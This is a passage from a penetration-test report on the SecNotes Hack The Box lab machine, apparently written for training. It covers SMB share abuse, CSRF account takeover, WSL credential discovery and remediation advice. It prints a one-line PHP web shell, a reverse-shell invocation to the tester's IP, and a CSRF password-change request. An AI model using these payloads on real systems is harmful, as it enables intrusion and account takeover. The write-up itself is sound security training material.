Reconnecting with SMB1 for workgroup listing.

^C

┌──(kali㉿kali)-[~/htb-recon]
└─$ smbclient \\\\10.10.10.97\\new-site -U tyler
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Aug 19 20:06:14 2018
  ..                                  D        0  Sun Aug 19 20:06:14 2018
  iisstart.htm                        A      696  Thu Jun 21 17:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 17:26:03 2018

                7736063 blocks of size 4096. 3392166 blocks available
smb: \>
```

Figure 9: Connecting to SMB

The share had write permissions, allowing the tester to upload a basic web shell directly into the web-accessible directory. The shell was then executed through the browser using the port 8808 interface, confirming remote code execution.

PHP Shell: `<?php echo shell_exec($_GET["c"]); ?>`




Figure 10: Uploading shell

To establish a more stable foothold, the tester uploaded a modified version of Invoke-PowerShellTcp.ps1, which establishes a reverse TCP connection. After setting up a Netcat listener, the tester used the web shell through burpsuite to invoke the script, successfully receiving a reverse shell on their machine.

The script was modified by adding this line at the end of the script: `Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 9001`

Figure 11: Listener started




Figure 12: Invoking the script





Figure 13: Shell established

While exploring the system through the reverse shell, a file named `Ubuntu.zip` was found in the root of the `C:\` drive. This prompted the tester to check for the presence of Windows Subsystem for Linux (WSL), which was indeed installed and configured.




```
PS C:\inetpub\new-site> cd C:\
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/21/2018   3:07 PM                Distros
d-----         6/21/2018   6:47 PM                inetpub
d-----         6/22/2018   2:09 PM                Microsoft
d-----         4/11/2018   4:38 PM                PerfLogs
d-----         6/21/2018   8:15 AM                php7
d-r---         1/26/2021   2:39 AM                Program Files
d-r---         1/26/2021   2:38 AM                Program Files (x86)
d-r---         6/21/2018   3:00 PM                Users
d-----         1/26/2021   2:38 AM                Windows
-a----         6/21/2018   3:07 PM      201749452 Ubuntu.zip
```

Figure 14: Discovery of Ubuntu.zip



```
PS C:\> Get-ChildItem HKCU:\Software\Microsoft\Windows\CurrentVersion\Lxss | %{Get-ItemProperty $_.PSPath} | out-string -width 4096


State             : 1
DistributionName  : Ubuntu-18.04
Version           : 1
BasePath          : C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState
PackageFamilyName : CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc
PSPath            : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Lxss\{02893575-609c-4e3b-a426-00f9d9b271da}
PSParentPath      : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Lxss
PSChildName       : {02893575-609c-4e3b-a426-00f9d9b271da}
PSProvider        : Microsoft.PowerShell.Core\Registry
```

Figure 15: Checking presence of WSL on the system

Accessing the Linux file system through WSL, the tester navigated to `/root/.bash_history`, which was readable and contained plaintext administrator credentials. This is the result of commands being entered directly into the terminal without cleaning up session history.

Figure 16: Bash history contains credentials

With the extracted administrator credentials, the tester used impacket-psexec to authenticate and execute commands on the system with Administrator privileges, ultimately achieving full SYSTEM-level access and complete compromise of the target machine.

Figure 17: Full system compromise




Figure 18: User flag




Figure 19: Root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for SecNotes to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. SecNotes should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

Remote Code Execution via Writable SMB Share in Webroot - Immediately restrict write access on SMB shares to only trusted administrative users and prevent any network shares from overlapping with webroot directories. It is also advised to monitor SMB shares for unauthorized file uploads and webroot changes.

Cross-Site Request Forgery (CSRF) in Password Change Functionality - Implement anti-CSRF tokens in all state-changing HTTP requests and require users to enter the current password when editing the credentials for their account.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

Sensitive Information Disclosure – SMB Credentials in Plaintext - Avoid storing any sensitive credentials in plaintext within user-accessible areas, implement encryption or password vaulting for sensitive data and educate users on secure credential management practices.

6.3 Long Term

LONG TERM REMEDIATION:

- Disable or remove default web server pages in production environments.
- Ensure all exposed web services serve relevant and hardened content.

7 Technical Findings Details

1. Remote Code Execution via Writable SMB Share in Webroot - High

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	An authenticated user with low-level privileges was able to access the new-site SMB share, which maps directly to the webroot of the IIS server hosted on port 8808. The share had overly permissive write access, allowing the tester to upload a `.php` web shell. This web shell was then executed via the IIS service to gain remote code execution on the host. This vector directly enabled privilege escalation and post-exploitation activities, including the deployment of a reverse shell and full system compromise.
Impact	Exploiting this misconfiguration enables an attacker with basic credentials to escalate privileges and execute arbitrary code on the target system. This kind of access typically leads to full control of the affected server, including the ability to pivot deeper into the network or extract sensitive data.
Remediation	• Restrict write access on SMB shares to only trusted administrative users. • Prevent any network shares from overlapping with webroot directories. • Monitor SMB shares for unauthorized file uploads and webroot changes. • Consider implementing application whitelisting or execution prevention at the OS level.
References	• https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload • https://learn.microsoft.com/en-us/iis/web-hosting/configuring-servers-in-the-windows-web-platform/configuring-share-and-ntfs-permissions

Finding Evidence

Identifying SMB share is webroot:

```
┌──(kali㉿kali)-[~/htb-recon]
└─$ smbclient -L \\\\10.10.10.97\\ -U tyler
Password for [WORKGROUP\tyler]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        new-site        Disk
Reconnecting with SMB1 for workgroup listing.

^C

┌──(kali㉿kali)-[~/htb-recon]
└─$ smbclient \\\\10.10.10.97\\new-site -U tyler
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Aug 19 20:06:14 2018
                                      D        0  Sun Aug 19 20:06:14 2018
  iisstart.htm                        A      696  Thu Jun 21 17:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 17:26:03 2018

                7736063 blocks of size 4096. 3392166 blocks available
smb: \>
```

Uploading webshell:


```
┌──(kali㉿kali)-[~/htb/boxes/secnotes/www]
└─$ nano qwerty.php

┌──(kali㉿kali)-[~/htb/boxes/secnotes/www]
└─$ smbclient \\\\10.10.10.97\\new-site -U tyler
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> put qwerty.php
putting file qwerty.php as \qwerty.php (0.8 kb/s) (average 0.8 kb/s)
smb: \>
```

2. Cross-Site Request Forgery (CSRF) in Password Change Functionality - High

CWE	CWE-352 - Cross-Site Request Forgery (CSRF)
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Root Cause	The password change endpoint on the web application did not require the current password and lacked anti-CSRF protections (e.g., CSRF tokens). The tester used the "Contact Us" feature to send a malicious password change request to another user, leading to account takeover.
Impact	CSRF vulnerabilities in authentication functions can lead to unauthorized changes to sensitive data. In this case, it allowed full takeover of another user's account and access to internal notes containing credentials.
Remediation	• Implement anti-CSRF tokens in all state-changing HTTP requests. • Require users to enter the current password when changing account credentials.
References	• https://owasp.org/www-community/attacks/csrf • https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html


Finding Evidence



Burp Suite Community Edition v2025.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Request to http://s... Open browser
Time Type Direction Method URL Status
11:18:3... HT... Request POST http://secnotes.htb/change_pass.php
Request
Pretty Raw Hex
1 POST /change_pass.php HTTP/1.1
2 Host: secnotes.htb
3 Content-Length: 53
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://secnotes.htb
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://secnotes.htb/change_pass.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=45m2pf43jcs5km8m5u05eek2bj
14 Connection: keep-alive
15
16 password=tester&confirm_password=tester&submit=submit
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 13
Search 0 highlights
Event log All issues
Memory: 184.3MB
Secure Notes - Change P
Not secure secnotes.htb/change_pass.php
Update Password
Password
Confirm Password
submit cancel

Request

Pretty Raw Hex

```
1 GET /change_pass.php?password=newpass&confirm_password=newpass&
  submit=submit HTTP/1.1
2 Host: secnotes.htb
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Origin: http://secnotes.htb
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
9 Referer: http://secnotes.htb/change_pass.php
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=45m2pf43jcs5km8m5u05eek2bj
12 Connection: keep-alive
13
14
```





Viewing Secure Notes for tyler
Mimi's Sticky Buns [2018-06-21 09:47:17]
Years [2018-06-21 09:47:54]
1957, 1982, 1993, 2005, 2009*, and 2017
new site [2018-06-21 13:13:46]
\\secnotes.htb\new-site
tyler / 9[redacted]1
New Note
Change Password
Sign Out
Contact Us

3. Sensitive Information Disclosure – SMB Credentials in Plaintext - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	After compromising another user's account, the tester discovered plaintext SMB credentials stored in a note within the application. These credentials were valid for accessing network shares.
